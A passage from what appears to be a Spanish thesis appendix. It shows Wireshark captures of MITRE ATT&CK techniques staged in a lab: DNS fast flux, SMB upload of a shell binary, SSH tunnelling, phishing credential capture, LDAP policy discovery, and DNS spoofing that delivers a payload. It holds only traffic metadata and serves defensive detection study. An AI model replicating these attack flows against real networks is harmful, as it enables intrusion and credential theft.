| 5052 | 30.352586251 | 142.250.200.110 | 10.0.2.15       | QUIC | 69 Protected Payload (KP0), DCID=2f006c             |
| 5053 | 30.360804961 | 10.0.2.15       | 142.250.200.110 | QUIC | 1399 Protected Payload (KP0), DCID=efcf67b2dbfcaa23 |
| 5054 | 30.361615198 | 10.0.2.15       | 142.250.200.110 | QUIC | 1399 Protected Payload (KP0), DCID=efcf67b2dbfcaa23 |
| 5055 | 30.362359065 | 10.0.2.15       | 142.250.200.110 | QUIC | 1399 Protected Payload (KP0), DCID=efcf67b2dbfcaa23 |

Figura C-24 Exfiltración de datos a almacenamiento en la nube

## C.15 T1568.001: Resolución dinámica mediante DNS Fast flux

Servidor DNS devuelve diferentes IPs (DNS Round Robin):

|    |               |              |              |     |                                                                                     |
|----|---------------|--------------|--------------|-----|-------------------------------------------------------------------------------------|
| 64 | 164.088625129 | 192.168.0.20 | 192.168.0.35 | DNS | 76 Standard query 0x5209 A www.tfgdns.local                                         |
| 65 | 164.088715700 | 192.168.0.20 | 192.168.0.35 | DNS | 76 Standard query 0x52b6 AAAA www.tfgdns.local                                      |
| 66 | 164.091773468 | 192.168.0.35 | 192.168.0.20 | DNS | 108 Standard query response 0x5209 A www.tfgdns.local A 192.168.0.10 A 192.168.0.11 |
| 67 | 164.091773775 | 192.168.0.35 | 192.168.0.20 | DNS | 121 Standard query response 0x52b6 AAAA www.tfgdns.local SOA ns.tfgdns.local        |

Figura C-25 DNS Fast Flux

El tráfico se balancea entre las direcciones IP 192.168.0.10 y 192.168.0.11(direcciones IP pertenecientes al dominio utilizado por el atacante).

|              |              |      |                                                                                                                                          |
|--------------|--------------|------|------------------------------------------------------------------------------------------------------------------------------------------|
| 192.168.0.20 | 192.168.0.10 | TCP  | 66 56202 → http(80) [ACK] Seq=326 Ack=114 Win=64256 Len=0 TSval=977899363 TSecr=3790451240                                               |
| 192.168.0.20 | 192.168.0.11 | TCP  | 66 36228 → http(80) [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=4048701159 TSecr=1628584166                                                  |
| 192.168.0.20 | 192.168.0.10 | TCP  | 66 56202 → http(80) [FIN, ACK] Seq=326 Ack=115 Win=64256 Len=0 TSval=977899365 TSecr=3790451260                                          |
| 192.168.0.20 | 192.168.0.11 | HTTP | 391 GET /DSFhakJtgfjTOVnhr0icg808B5XdxIP7Ia450m8xk0rAGNu1_1l-hsAarcswmaqseY6n4undJfchCd60whsYzr9yRnJFq7qD51HSFtxs00-mp6kcgfWAS/ HTTP/1.1 |
| 192.168.0.35 | 192.168.0.20 | DNS  | 108 Standard query response 0x73b0 A www.tfgdns.local A 192.168.0.10 A 192.168.0.11                                                      |
| 192.168.0.35 | 192.168.0.20 | DNS  | 121 Standard query response 0x7503 AAAA www.tfgdns.local SOA ns.tfgdns.local                                                             |
| 192.168.0.20 | 192.168.0.10 | TCP  | 74 56208 → http(80) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=977899369 TSecr=0 WS=128                                      |
| 192.168.0.10 | 192.168.0.20 | TCP  | 66 http(80) → 56202 [ACK] Seq=115 Ack=327 Win=64896 Len=0 TSval=3790451309 TSecr=977899365                                               |
| 192.168.0.11 | 192.168.0.20 | TCP  | 66 http(80) → 36228 [ACK] Seq=1 Ack=326 Win=64896 Len=0 TSval=1628584207 TSecr=4048701163                                                |
| 192.168.0.10 | 192.168.0.20 | TCP  | 74 http(80) → 56208 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=3790451309 TSecr=977899369 WS=128                  |
| 192.168.0.20 | 192.168.0.10 | TCP  | 66 56208 → http(80) [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=977899411 TSecr=3790451309                                                   |
| 192.168.0.20 | 192.168.0.10 | HTTP | 391 GET /DSFhakJtgfjTOVnhr0icg808B5XdxIP7Ia450m8xk0rAGNu1_1l-hsAarcswmaqseY6n4undJfchCd60whsYzr9yRnJFq7qD51HSFtxs00-mp6kcgfWAS/ HTTP/1.1 |
| 192.168.0.11 | 192.168.0.20 | HTTP | 179 HTTP/1.1 200 OK                                                                                                                      |
| 192.168.0.11 | 192.168.0.20 | TCP  | 66 http(80) → 36228 [FIN, ACK] Seq=114 Ack=326 Win=64896 Len=0 TSval=1628584251 TSecr=4048701163                                         |

Figura C-26 DNS Fast Flux

## C.16 T1570: Transferencia de herramientas laterales mediante SMB

Subida de fichero a servidor SMB:

|     |               |              |              |      |                                                   |
|-----|---------------|--------------|--------------|------|---------------------------------------------------|
| 126 | 460.630718284 | 192.168.0.15 | 192.168.0.10 | SMB2 | 358 Create Request File: shell2.elf               |
| 127 | 460.632257813 | 192.168.0.10 | 192.168.0.15 | SMB2 | 354 Create Response File: shell2.elf              |
| 128 | 460.632934705 | 192.168.0.15 | 192.168.0.10 | SMB2 | 389 Write Request Len:207 Off:0 File: shell2.elf  |
| 129 | 460.634599351 | 192.168.0.10 | 192.168.0.15 | SMB2 | 150 Write Response                                |
| 130 | 460.679276704 | 192.168.0.15 | 192.168.0.10 | TCP  | 66 52170 → microsoft-ds(445) [ACK] Seq=8464 Ack=8 |
| 131 | 461.657889676 | 192.168.0.15 | 192.168.0.10 | SMB2 | 158 Close Request File: shell2.elf                |
| 132 | 461.659544912 | 192.168.0.10 | 192.168.0.15 | SMB2 | 194 Close Response                                |

Figura C-27 Transferencia de herramientas laterales SMB

Inicio de conexión con equipo víctima:

|     |               |              |              |     |       |                            |            |                                                                                          |
|-----|---------------|--------------|--------------|-----|-------|----------------------------|------------|------------------------------------------------------------------------------------------|
| 136 | 498.628403614 | 192.168.0.20 | 192.168.0.15 | TCP | 74    | 39846 → search-agent(1234) | [SYN]      | Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=728231745 TSecr=0 WS=128                |
| 137 | 498.628420948 | 192.168.0.15 | 192.168.0.20 | TCP | 74    | search-agent(1234) → 39846 | [SYN, ACK] | Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=4221203716 TSecr=728231745 WS=128 |
| 138 | 498.629222426 | 192.168.0.20 | 192.168.0.15 | TCP | 66    | 39846 → search-agent(1234) | [ACK]      | Seq=1 Ack=1 Win=64256 Len=0 TSval=728231746 TSecr=4221203716                             |
| 139 | 498.654521642 | 192.168.0.15 | 192.168.0.20 | TCP | 172   | search-agent(1234) → 39846 | [PSH, ACK] | Seq=1 Ack=1 Win=65280 Len=106 TSval=4221203742 TSecr=728231746                           |
| 140 | 498.655836046 | 192.168.0.15 | 192.168.0.20 | TCP | 7306  | search-agent(1234) → 39846 | [PSH, ACK] | Seq=107 Ack=1 Win=65280 Len=7240 TSval=4221203743 TSecr=728231746                        |
| 141 | 498.655120903 | 192.168.0.15 | 192.168.0.20 | TCP | 5858  | search-agent(1234) → 39846 | [PSH, ACK] | Seq=7347 Ack=1 Win=65280 Len=5792 TSval=4221203743 TSecr=728231746                       |
| 142 | 498.655489413 | 192.168.0.20 | 192.168.0.15 | TCP | 66    | 39846 → search-agent(1234) | [ACK]      | Seq=1 Ack=107 Win=64256 Len=0 TSval=728231772 TSecr=4221203742                           |
| 143 | 498.658355019 | 192.168.0.20 | 192.168.0.15 | TCP | 66    | 39846 → search-agent(1234) | [ACK]      | Seq=1 Ack=7347 Win=60672 Len=0 TSval=728231775 TSecr=4221203743                          |
| 144 | 498.658355101 | 192.168.0.20 | 192.168.0.15 | TCP | 66    | 39846 → search-agent(1234) | [ACK]      | Seq=1 Ack=13139 Win=56832 Len=0 TSval=728231776 TSecr=4221203743                         |
| 145 | 498.658370076 | 192.168.0.15 | 192.168.0.20 | TCP | 11650 | search-agent(1234) → 39846 | [PSH, ACK] | Seq=13139 Ack=1 Win=65280 Len=11584 TSval=728231775 TSecr=728231775                      |
| 146 | 498.658481640 | 192.168.0.15 | 192.168.0.20 | TCP | 14546 | search-agent(1234) → 39846 | [PSH, ACK] | Seq=24723 Ack=1 Win=65280 Len=14480 TSval=4221203746 TSecr=728231776                     |
| 147 | 498.658539165 | 192.168.0.15 | 192.168.0.20 | TCP | 2962  | search-agent(1234) → 39846 | [PSH, ACK] | Seq=39203 Ack=1 Win=65280 Len=2896 TSval=4221203746 TSecr=728231776                      |
| 148 | 498.659004237 | 192.168.0.20 | 192.168.0.15 | TCP | 66    | 39846 → search-agent(1234) | [ACK]      | Seq=1 Ack=24723 Win=57728 Len=0 TSval=728231776 TSecr=4221203746                         |
| 149 | 498.659004312 | 192.168.0.20 | 192.168.0.15 | TCP | 66    | 39846 → search-agent(1234) | [ACK]      | Seq=1 Ack=39203 Win=48128 Len=0 TSval=728231776 TSecr=4221203746                         |
| 150 | 498.659012916 | 192.168.0.15 | 192.168.0.20 | TCP | 2962  | search-agent(1234) → 39846 | [PSH, ACK] | Seq=42099 Ack=1 Win=65280 Len=2896 TSval=4221203747 TSecr=728231776                      |
| 151 | 498.659179312 | 192.168.0.15 | 192.168.0.20 | TCP | 20338 | search-agent(1234) → 39846 | [PSH, ACK] | Seq=44995 Ack=1 Win=65280 Len=20272 TSval=4221203747 TSecr=728231776                     |
| 152 | 498.659400186 | 192.168.0.15 | 192.168.0.20 | TCP | 11650 | search-agent(1234) → 39846 | [PSH, ACK] | Seq=65267 Ack=1 Win=65280 Len=11584 TSval=4221203747 TSecr=728231776                     |

Figura C-28 Transferencia de herramientas laterales SMB

## C.17 T1572: Tunelización mediante SSH

Inicio de conexión tunelizada mediante SSH:

|              |              |       |      |                                                                                                |                                           |                                                                                           |
|--------------|--------------|-------|------|------------------------------------------------------------------------------------------------|-------------------------------------------|-------------------------------------------------------------------------------------------|
| 192.168.0.30 | 192.168.0.20 | TCP   | 74   | 53768 → ssh(22)                                                                                | [SYN]                                     | Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1617370696 TSecr=0 WS=128                |
| 192.168.0.20 | 192.168.0.30 | TCP   | 74   | ssh(22) → 53768                                                                                | [SYN, ACK]                                | Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=2532471203 TSecr=1617370696 WS=128 |
| 192.168.0.30 | 192.168.0.20 | TCP   | 66   | 53768 → ssh(22)                                                                                | [ACK]                                     | Seq=1 Ack=1 Win=64256 Len=0 TSval=1617370697 TSecr=2532471203                             |
| 192.168.0.20 | 192.168.0.30 | SSHv2 | 107  | Client: Protocol                                                                               | (SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.6) |                                                                                           |
| 192.168.0.20 | 192.168.0.30 | TCP   | 66   | ssh(22) → 53768                                                                                | [ACK]                                     | Seq=1 Ack=42 Win=65152 Len=0 TSval=2532471206 TSecr=1617370699                            |
| 192.168.0.20 | 192.168.0.30 | SSHv2 | 107  | Server: Protocol                                                                               | (SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.6) |                                                                                           |
| 192.168.0.30 | 192.168.0.20 | TCP   | 66   | 53768 → ssh(22)                                                                                | [ACK]                                     | Seq=42 Ack=42 Win=64256 Len=0 TSval=1617370740 TSecr=2532471246                           |
| 192.168.0.20 | 192.168.0.30 | SSHv2 | 1602 | Client: Key Exchange Init                                                                      |                                           |                                                                                           |
| 192.168.0.20 | 192.168.0.30 | SSHv2 | 1178 | Server: Key Exchange Init                                                                      |                                           |                                                                                           |
| 192.168.0.30 | 192.168.0.20 | SSHv2 | 114  | Client: Elliptic Curve Diffie-Hellman Key Exchange Init                                        |                                           |                                                                                           |
| 192.168.0.20 | 192.168.0.30 | SSHv2 | 590  | Server: Elliptic Curve Diffie-Hellman Key Exchange Reply, New Keys, Encrypted packet (len=316) |                                           |                                                                                           |
| 192.168.0.30 | 192.168.0.20 | SSHv2 | 82   | Client: New Keys                                                                               |                                           |                                                                                           |
| 192.168.0.20 | 192.168.0.30 | TCP   | 66   | ssh(22) → 53768                                                                                | [ACK]                                     | Seq=1678 Ack=1642 Win=64128 Len=0 TSval=2532471326 TSecr=1617370775                       |
| 192.168.0.30 | 192.168.0.20 | SSHv2 | 110  | Client: Encrypted packet (len=44)                                                              |                                           |                                                                                           |
| 192.168.0.20 | 192.168.0.30 | TCP   | 66   | ssh(22) → 53768                                                                                | [ACK]                                     | Seq=1678 Ack=1686 Win=64128 Len=0 TSval=2532471345 TSecr=1617370838                       |
| 192.168.0.20 | 192.168.0.30 | SSHv2 | 110  | Server: Encrypted packet (len=44)                                                              |                                           |                                                                                           |
| 192.168.0.30 | 192.168.0.20 | SSHv2 | 126  | Client: Encrypted packet (len=60)                                                              |                                           |                                                                                           |
| 192.168.0.20 | 192.168.0.30 | SSHv2 | 118  | Server: Encrypted packet (len=52)                                                              |                                           |                                                                                           |
| 192.168.0.30 | 192.168.0.20 | SSHv2 | 558  | Client: Encrypted packet (len=492)                                                             |                                           |                                                                                           |
| 192.168.0.20 | 192.168.0.30 | SSHv2 | 526  | Server: Encrypted packet (len=460)                                                             |                                           |                                                                                           |
| 192.168.0.30 | 192.168.0.20 | TCP   | 66   | 53768 → ssh(22)                                                                                | [ACK]                                     | Seq=2238 Ack=2234 Win=64128 Len=0 TSval=1617370903 TSecr=2532471365                       |

Figura C-29 Tunelización mediante SSH

## C.18 T1573.002: Encriptar comunicación

Inicio de conexión encriptada utilizando SSL/TLS:

|              |              |         |      |                                                                                        |            |                                                                                           |
|--------------|--------------|---------|------|----------------------------------------------------------------------------------------|------------|-------------------------------------------------------------------------------------------|
| 192.168.0.20 | 192.168.0.35 | TCP     | 74   | 60998 → https(443)                                                                     | [SYN]      | Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=4133967980 TSecr=0 WS=128                |
| 192.168.0.35 | 192.168.0.20 | TCP     | 54   | https(443) → 60998                                                                     | [RST, ACK] | Seq=1 Ack=1 Win=0 Len=0                                                                   |
| 192.168.0.20 | 192.168.0.35 | TCP     | 74   | 41636 → https(443)                                                                     | [SYN]      | Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=4133995353 TSecr=0 WS=128                |
| 192.168.0.35 | 192.168.0.20 | TCP     | 74   | https(443) → 41636                                                                     | [SYN, ACK] | Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=3507308498 TSecr=4133995353 WS=128 |
| 192.168.0.20 | 192.168.0.35 | TCP     | 66   | 41636 → https(443)                                                                     | [ACK]      | Seq=1 Ack=1 Win=64256 Len=0 TSval=4133995353 TSecr=3507308498                             |
| 192.168.0.20 | 192.168.0.35 | TLsv1.3 | 359  | Client Hello                                                                           |            |                                                                                           |
| 192.168.0.35 | 192.168.0.20 | TCP     | 66   | https(443) → 41636                                                                     | [ACK]      | Seq=1 Ack=294 Win=64896 Len=0 TSval=3507308499 TSecr=4133995354                           |
| 192.168.0.35 | 192.168.0.20 | TLsv1.3 | 2403 | Server Hello, Change Cipher Spec, Application Data, Application Data, Application Data |            |                                                                                           |
| 192.168.0.20 | 192.168.0.35 | TCP     | 66   | 41636 → https(443)                                                                     | [ACK]      | Seq=294 Ack=2338 Win=63488 Len=0 TSval=4133995363 TSecr=3507308507                        |
| 192.168.0.20 | 192.168.0.35 | TLsv1.3 | 146  | Change Cipher Spec, Application Data                                                   |            |                                                                                           |
| 192.168.0.20 | 192.168.0.35 | TLsv1.3 | 90   | Application Data                                                                       |            |                                                                                           |
| 192.168.0.35 | 192.168.0.20 | TLsv1.3 | 321  | Application Data                                                                       |            |                                                                                           |
| 192.168.0.35 | 192.168.0.20 | TLsv1.3 | 321  | Application Data                                                                       |            |                                                                                           |
| 192.168.0.20 | 192.168.0.35 | TCP     | 66   | 41636 → https(443)                                                                     | [ACK]      | Seq=398 Ack=2848 Win=64128 Len=0 TSval=4133995368 TSecr=3507308511                        |
| 192.168.0.35 | 192.168.0.20 | TLsv1.3 | 95   | Application Data                                                                       |            |                                                                                           |
| 192.168.0.20 | 192.168.0.35 | TLsv1.3 | 92   | Application Data                                                                       |            |                                                                                           |
| 192.168.0.20 | 192.168.0.35 | TLsv1.3 | 90   | Application Data                                                                       |            |                                                                                           |
| 192.168.0.35 | 192.168.0.20 | TCP     | 66   | https(443) → 41636                                                                     | [ACK]      | Seq=2877 Ack=448 Win=64896 Len=0 TSval=3507315914 TSecr=4134002768                        |
| 192.168.0.35 | 192.168.0.20 | TLsv1.3 | 91   | Application Data                                                                       |            |                                                                                           |
| 192.168.0.20 | 192.168.0.35 | TLsv1.3 | 239  | Application Data                                                                       |            |                                                                                           |
| 192.168.0.20 | 192.168.0.35 | TLsv1.3 | 90   | Application Data                                                                       |            |                                                                                           |
| 192.168.0.35 | 192.168.0.20 | TCP     | 66   | https(443) → 41636                                                                     | [ACK]      | Seq=2902 Ack=645 Win=64768 Len=0 TSval=3507317684 TSecr=4134004538                        |
| 192.168.0.35 | 192.168.0.20 | TLsv1.3 | 96   | Application Data                                                                       |            |                                                                                           |

Figura C-30 Encriptar comunicación

## C.19 T1598.003: Phishing para robar datos

Envío de formulario por la víctima al atacante:

|     |               |             |             |      |      |                                                                     |
|-----|---------------|-------------|-------------|------|------|---------------------------------------------------------------------|
| 241 | 135.060266150 | 192.168.0.2 | 192.168.0.3 | HTTP | 1008 | POST /ServiceLoginAuth HTTP/1.1 (application/x-www-form-urlencoded) |
|-----|---------------|-------------|-------------|------|------|---------------------------------------------------------------------|

Figura C-31 Phishing para robar datos

Se observan los campos rellenos Email, passwd:





|              |              |      |                                                                                                                                      |
|--------------|--------------|------|--------------------------------------------------------------------------------------------------------------------------------------|
| 172.168.0.20 | 172.168.0.10 | TCP  | 74 42846 → http(80) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1548873765 TSecr=0 WS=128                                 |
| 172.168.0.10 | 172.168.0.20 | TCP  | 74 http(80) → 42846 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=1548873765 TSecr=1548873765 WS=128             |
| 172.168.0.20 | 172.168.0.10 | TCP  | 66 42846 → http(80) [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1548873792 TSecr=4045610198                                              |
| 172.168.0.10 | 172.168.0.20 | HTTP | 216 GET /payload.elf HTTP/1.1                                                                                                        |
| 172.168.0.10 | 172.168.0.20 | TCP  | 66 http(80) → 42846 [ACK] Seq=1 Ack=151 Win=65024 Len=0 TSval=4045610243 TSecr=1548873802                                            |
| 172.168.0.20 | 172.168.0.10 | TCP  | 165 42770 → search-agent(1234) [PSH, ACK] Seq=46976 Ack=120 Win=64256 Len=99 TSval=3511814640 TSecr=4045608514                       |
| 172.168.0.10 | 172.168.0.20 | TCP  | 66 search-agent(1234) → 42770 [ACK] Seq=120 Ack=47075 Win=64128 Len=0 TSval=4045610243 TSecr=3511814640                              |
| 172.168.0.10 | 172.168.0.20 | TCP  | 268 http(80) → 42846 [PSH, ACK] Seq=1 Ack=151 Win=65024 Len=202 TSval=4045610243 TSecr=1548873802 [TCP segment of a reassembled PDU] |
| 172.168.0.10 | 172.168.0.20 | HTTP | 268 HTTP/1.0 200 OK                                                                                                                  |
| 172.168.0.20 | 172.168.0.10 | TCP  | 66 42846 → http(80) [ACK] Seq=151 Ack=203 Win=64128 Len=0 TSval=1548873840 TSecr=4045610243                                          |
| 172.168.0.20 | 172.168.0.10 | TCP  | 66 42846 → http(80) [FIN, ACK] Seq=151 Ack=398 Win=64128 Len=0 TSval=1548873842 TSecr=4045610243                                     |
| 172.168.0.10 | 172.168.0.20 | TCP  | 66 http(80) → 42846 [ACK] Seq=398 Ack=152 Win=65024 Len=0 TSval=4045610275 TSecr=1548873842                                          |

Figura C-36 Montar contenedor Docker en equipo víctima

Conexión por SSH a contenedor Docker en equipo víctima:

|              |              |       |                                                                                                                             |
|--------------|--------------|-------|-----------------------------------------------------------------------------------------------------------------------------|
| 172.168.0.10 | 172.168.0.20 | TCP   | 74 43614 → ssh(22) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=4045691715 TSecr=0 WS=128                         |
| 172.168.0.20 | 172.168.0.10 | TCP   | 74 ssh(22) → 43614 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=3511896114 TSecr=4045691715 WS=128     |
| 172.168.0.10 | 172.168.0.20 | TCP   | 66 43614 → ssh(22) [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=4045691716 TSecr=3511896114                                      |
| 172.168.0.10 | 172.168.0.20 | SSHv2 | 107 Client: Protocol (SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.6)                                                              |
| 172.168.0.20 | 172.168.0.10 | TCP   | 66 ssh(22) → 43614 [ACK] Seq=1 Ack=42 Win=65152 Len=0 TSval=3511896117 TSecr=4045691718                                     |
| 172.168.0.20 | 172.168.0.10 | SSHv2 | 108 Server: Protocol (SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.11)                                                             |
| 172.168.0.10 | 172.168.0.20 | TCP   | 66 43614 → ssh(22) [ACK] Seq=42 Ack=43 Win=64256 Len=0 TSval=4045691725 TSecr=3511896124                                    |
| 172.168.0.10 | 172.168.0.20 | SSHv2 | 1602 Client: Key Exchange Init                                                                                              |
| 172.168.0.20 | 172.168.0.10 | SSHv2 | 1146 Server: Key Exchange Init                                                                                              |
| 172.168.0.10 | 172.168.0.20 | SSHv2 | 114 Client: Elliptic Curve Diffie-Hellman Key Exchange Init                                                                 |
| 172.168.0.20 | 172.168.0.10 | SSHv2 | 502 Server: Elliptic Curve Diffie-Hellman Key Exchange Reply, New Keys, Encrypted packet (len=228)                          |
| 172.168.0.10 | 172.168.0.20 | TCP   | 66 43614 → ssh(22) [ACK] Seq=1626 Ack=1559 Win=64128 Len=0 TSval=4045691782 TSecr=3511896139                                |
| 172.168.0.10 | 192.168.1.1  | TCP   | 74 [TCP Retransmission] 52688 → domain(53) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2734622083 TSecr=0 WS=128 |
| 172.168.0.10 | 172.168.0.20 | SSHv2 | 82 Client: New Keys                                                                                                         |
| 172.168.0.20 | 172.168.0.10 | TCP   | 66 ssh(22) → 43614 [ACK] Seq=1559 Ack=1642 Win=64128 Len=0 TSval=3511897594 TSecr=4045693153                                |
| 172.168.0.10 | 172.168.0.20 | SSHv2 | 110 Client: Encrypted packet (len=44)                                                                                       |

Figura C-37 Montar contenedor Docker en equipo víctima

## C.22 T1615: Descubrimiento de políticas de grupo

Consulta LDAP en busca de políticas de grupo:

|    |               |               |               |      |                                                                                                                     |
|----|---------------|---------------|---------------|------|---------------------------------------------------------------------------------------------------------------------|
| 46 | 306.834692389 | 192.168.0.10  | 192.168.0.100 | TCP  | 74 48934 → ldap(389) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=246937863 TSecr=0 WS=128                |
| 47 | 306.836109863 | 192.168.0.100 | 192.168.0.10  | TCP  | 74 ldap(389) → 48934 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSval=427890 TSecr=246937863 |
| 48 | 306.836177788 | 192.168.0.10  | 192.168.0.100 | TCP  | 66 48934 → ldap(389) [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=246937864 TSecr=427890                                 |
| 49 | 306.836276775 | 192.168.0.10  | 192.168.0.100 | LDAP | 130 searchRequest(1) "<ROOT>" baseObject                                                                            |
| 50 | 306.837256952 | 192.168.0.100 | 192.168.0.10  | LDAP | 190 searchResEntry(1) "<ROOT>"   searchResDone(1) success [1 result]                                                |
| 51 | 306.837315238 | 192.168.0.10  | 192.168.0.100 | TCP  | 66 48934 → ldap(389) [ACK] Seq=65 Ack=125 Win=64256 Len=0 TSval=246937865 TSecr=427890                              |
| 52 | 306.843714617 | 192.168.0.10  | 192.168.0.100 | LDAP | 73 unbindRequest(2)                                                                                                 |
| 53 | 306.843848938 | 192.168.0.10  | 192.168.0.100 | TCP  | 66 48934 → ldap(389) [FIN, ACK] Seq=72 Ack=125 Win=64256 Len=0 TSval=246937872 TSecr=427890                         |
| 54 | 306.844581859 | 192.168.0.100 | 192.168.0.10  | TCP  | 66 ldap(389) → 48934 [ACK] Seq=125 Ack=73 Win=66560 Len=0 TSval=427891 TSecr=246937872                              |
| 55 | 306.844581959 | 192.168.0.100 | 192.168.0.10  | TCP  | 60 ldap(389) → 48934 [RST, ACK] Seq=125 Ack=73 Win=0 Len=0                                                          |

Figura C-38 Descubrimiento de políticas de grupo

```

✓ Lightweight Directory Access Protocol
  ✓ LDAPMessage searchRequest(1) "<ROOT>" baseObject
    messageID: 1
    ✓ protocolOp: searchRequest (3)
      ✓ searchRequest
        baseObject:
        scope: baseObject (0)
        derefAliases: neverDerefAliases (0)
        sizeLimit: 0
        timeLimit: 0
        typesOnly: False
      > Filter: (objectclass=*)
      > attributes: 1 item
[Response In: 50]

```

Figura C-39 Descubrimiento de políticas de grupo

Consulta en busca de groupPolicyContainer:

```

  Lightweight Directory Access Protocol
  LDAPMessage searchRequest(2) "CN=Schema,CN=Configuration,DC=tfgsnort,DC=local" wholeSubtree
    messageID: 2
    protocolOp: searchRequest (3)
    searchRequest
      baseObject: CN=Schema,CN=Configuration,DC=tfgsnort,DC=local
      scope: wholeSubtree (2)
      derefAliases: neverDerefAliases (0)
      sizeLimit: 0
      timeLimit: 0
      typesOnly: False
      Filter: (objectClass=groupPolicyContainer)
      attributes: 0 items
  [Response In: 226]

```

Figura C-40 Descubrimiento de políticas de grupo

## C.23 T1659: Inyección de contenido mediante suplantar servidor DNS

Teniendo el servidor DNS bajo el control del atacante, redireccionamos consulta a web legítima a dirección IP controlada por el atacante:

|     |               |              |              |     |    |                                                          |
|-----|---------------|--------------|--------------|-----|----|----------------------------------------------------------|
| 320 | 205.379981457 | 192.168.0.10 | 192.168.0.2  | DNS | 69 | Standard query 0xc5a7 A google.es                        |
| 321 | 205.380312887 | 192.168.0.2  | 192.168.0.10 | DNS | 85 | Standard query response 0xc5a7 A google.es A 192.168.0.2 |
| 322 | 205.380436415 | 192.168.0.10 | 192.168.0.2  | DNS | 69 | Standard query 0xd580 A google.es                        |
| 323 | 205.380753396 | 192.168.0.2  | 192.168.0.10 | DNS | 85 | Standard query response 0xd580 A google.es A 192.168.0.2 |

Figura C-41 Inyección de contenido mediante suplantar servidor DNS

Realizamos descarga de fichero payload:

|     |               |              |             |      |     |                          |
|-----|---------------|--------------|-------------|------|-----|--------------------------|
| 327 | 205.392189574 | 192.168.0.10 | 192.168.0.2 | HTTP | 563 | GET /google.exe HTTP/1.1 |
|-----|---------------|--------------|-------------|------|-----|--------------------------|

Figura C-42 Inyección de contenido mediante suplantar servidor DNS

Inicio de conexión con víctima:

|              |              |     |       |                                                                                               |
|--------------|--------------|-----|-------|-----------------------------------------------------------------------------------------------|
| 192.168.0.10 | 192.168.0.2  | TCP | 66    | 49830 → search-agent(1234) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1            |
| 192.168.0.2  | 192.168.0.10 | TCP | 66    | search-agent(1234) → 49830 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128 |
| 192.168.0.10 | 192.168.0.2  | TCP | 60    | 49830 → search-agent(1234) [ACK] Seq=1 Ack=1 Win=2102272 Len=0                                |
| 192.168.0.2  | 192.168.0.10 | TCP | 58    | search-agent(1234) → 49830 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=4                             |
| 192.168.0.2  | 192.168.0.10 | TCP | 7354  | search-agent(1234) → 49830 [PSH, ACK] Seq=5 Ack=1 Win=64256 Len=7300                          |
| 192.168.0.2  | 192.168.0.10 | TCP | 5894  | search-agent(1234) → 49830 [PSH, ACK] Seq=7305 Ack=1 Win=64256 Len=5840                       |
| 192.168.0.10 | 192.168.0.2  | TCP | 60    | 49830 → search-agent(1234) [ACK] Seq=1 Ack=13145 Win=2102272 Len=0                            |
| 192.168.0.2  | 192.168.0.10 | TCP | 14654 | search-agent(1234) → 49830 [PSH, ACK] Seq=13145 Ack=1 Win=64256 Len=14600                     |
| 192.168.0.2  | 192.168.0.10 | TCP | 14654 | search-agent(1234) → 49830 [PSH, ACK] Seq=27745 Ack=1 Win=64256 Len=14600                     |
| 192.168.0.10 | 192.168.0.2  | TCP | 60    | 49830 → search-agent(1234) [ACK] Seq=1 Ack=42345 Win=2102272 Len=0                            |
| 192.168.0.2  | 192.168.0.10 | TCP | 29254 | search-agent(1234) → 49830 [PSH, ACK] Seq=42345 Ack=1 Win=64256 Len=29200                     |
| 192.168.0.2  | 192.168.0.10 | TCP | 29254 | search-agent(1234) → 49830 [PSH, ACK] Seq=71545 Ack=1 Win=64256 Len=29200                     |
| 192.168.0.10 | 192.168.0.2  | TCP | 60    | 49830 → search-agent(1234) [ACK] Seq=1 Ack=89065 Win=2102272 Len=0                            |
| 192.168.0.10 | 192.168.0.2  | TCP | 60    | 49830 → search-agent(1234) [ACK] Seq=1 Ack=100745 Win=2102272 Len=0                           |

Figura C-43 Inyección de contenido mediante suplantar servidor DNS

## C.24 T1665: Esconder infraestructura mediante proxy

Los paquetes son reenviados del equipo intermedio(proxy) al equipo atacante:

|              |              |      |     |                                                                                            |
|--------------|--------------|------|-----|--------------------------------------------------------------------------------------------|
| 192.168.0.20 | 192.168.0.10 | HTTP | 365 | GET /02IvW3013zm7-7r63ayGjgM1UUNeKe785CuAAI10LYD6IiiYh0qFjCkQ6Q-X0pXz088bUliwDk8/ HTTP/1.1 |
